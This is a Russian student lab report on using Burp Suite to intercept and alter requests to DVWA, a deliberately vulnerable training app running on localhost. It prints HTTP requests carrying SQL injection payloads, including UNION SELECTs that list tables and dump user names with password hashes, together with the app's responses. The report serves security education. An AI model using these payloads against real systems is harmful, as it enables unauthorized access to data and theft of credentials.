# Индивидуальный проект - этап 5

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# Цели и задачи работы

# Цель лабораторной работы

Целью данной работы является изучение приложения BurpSuite.


# Процесс выполнения лабораторной работы

**Burp Suite** – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

# Введение

**SQL-инъекции** – это тип уязвимости, который позволяет злоумышленникам выполнять произвольные SQL-запросы в базе данных через приложение. Это может привести к несанкционированному доступу к данным, их модификации или даже удалению.


# Работа перехватчика запросов



```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
Connection: close

id=1&Submit=Submit
```

**Figure 1:** Перехваченные данные


# Подмена данных в запросе



```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
Connection: close

id=1 OR 1=1#&Submit=Submit
```

**Figure 2:** Подмена запроса

# Ответ от DVWA




Vulnerability: SQL Injection

```
ID: 1 OR 1=1#
First name: admin
Surname: admin

ID: 1 OR 1=1#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1#
First name: Hack
Surname: Me

ID: 1 OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1#
First name: Bob
Surname: Smith
```

**Figure 3:** Реакция на подмену


# Подмена данных в запросе



```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
Connection: close

id=1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#&Submit=Submit
```

**Figure 4:** Подмена запроса


# Ответ от DVWA



```
First name:
Surname: INNODB_SYS_TABLES

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_COLUMNS

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_TABLESPACES

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_INDEXES

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_BUFFER_PAGE

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_VIRTUAL

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: user_variables

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_TABLESPACES_ENCRYPTION

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_LOCK_WAITS

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: THREAD_POOL_STATS

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: guestbook

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: users
```

**Figure 5:** Реакция на подмену


# Подмена данных в запросе



```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
Connection: close

id=1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#&Submit=Submit
```

**Figure 6:** Подмена запроса

# Ответ от DVWA



```
ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: Hack
Surname: Me

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: Bob
Surname: Smith

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

**Figure 7:** Реакция на подмену

# Выводы по проделанной работе

# Вывод

Мы изучили возможности BurpSuite.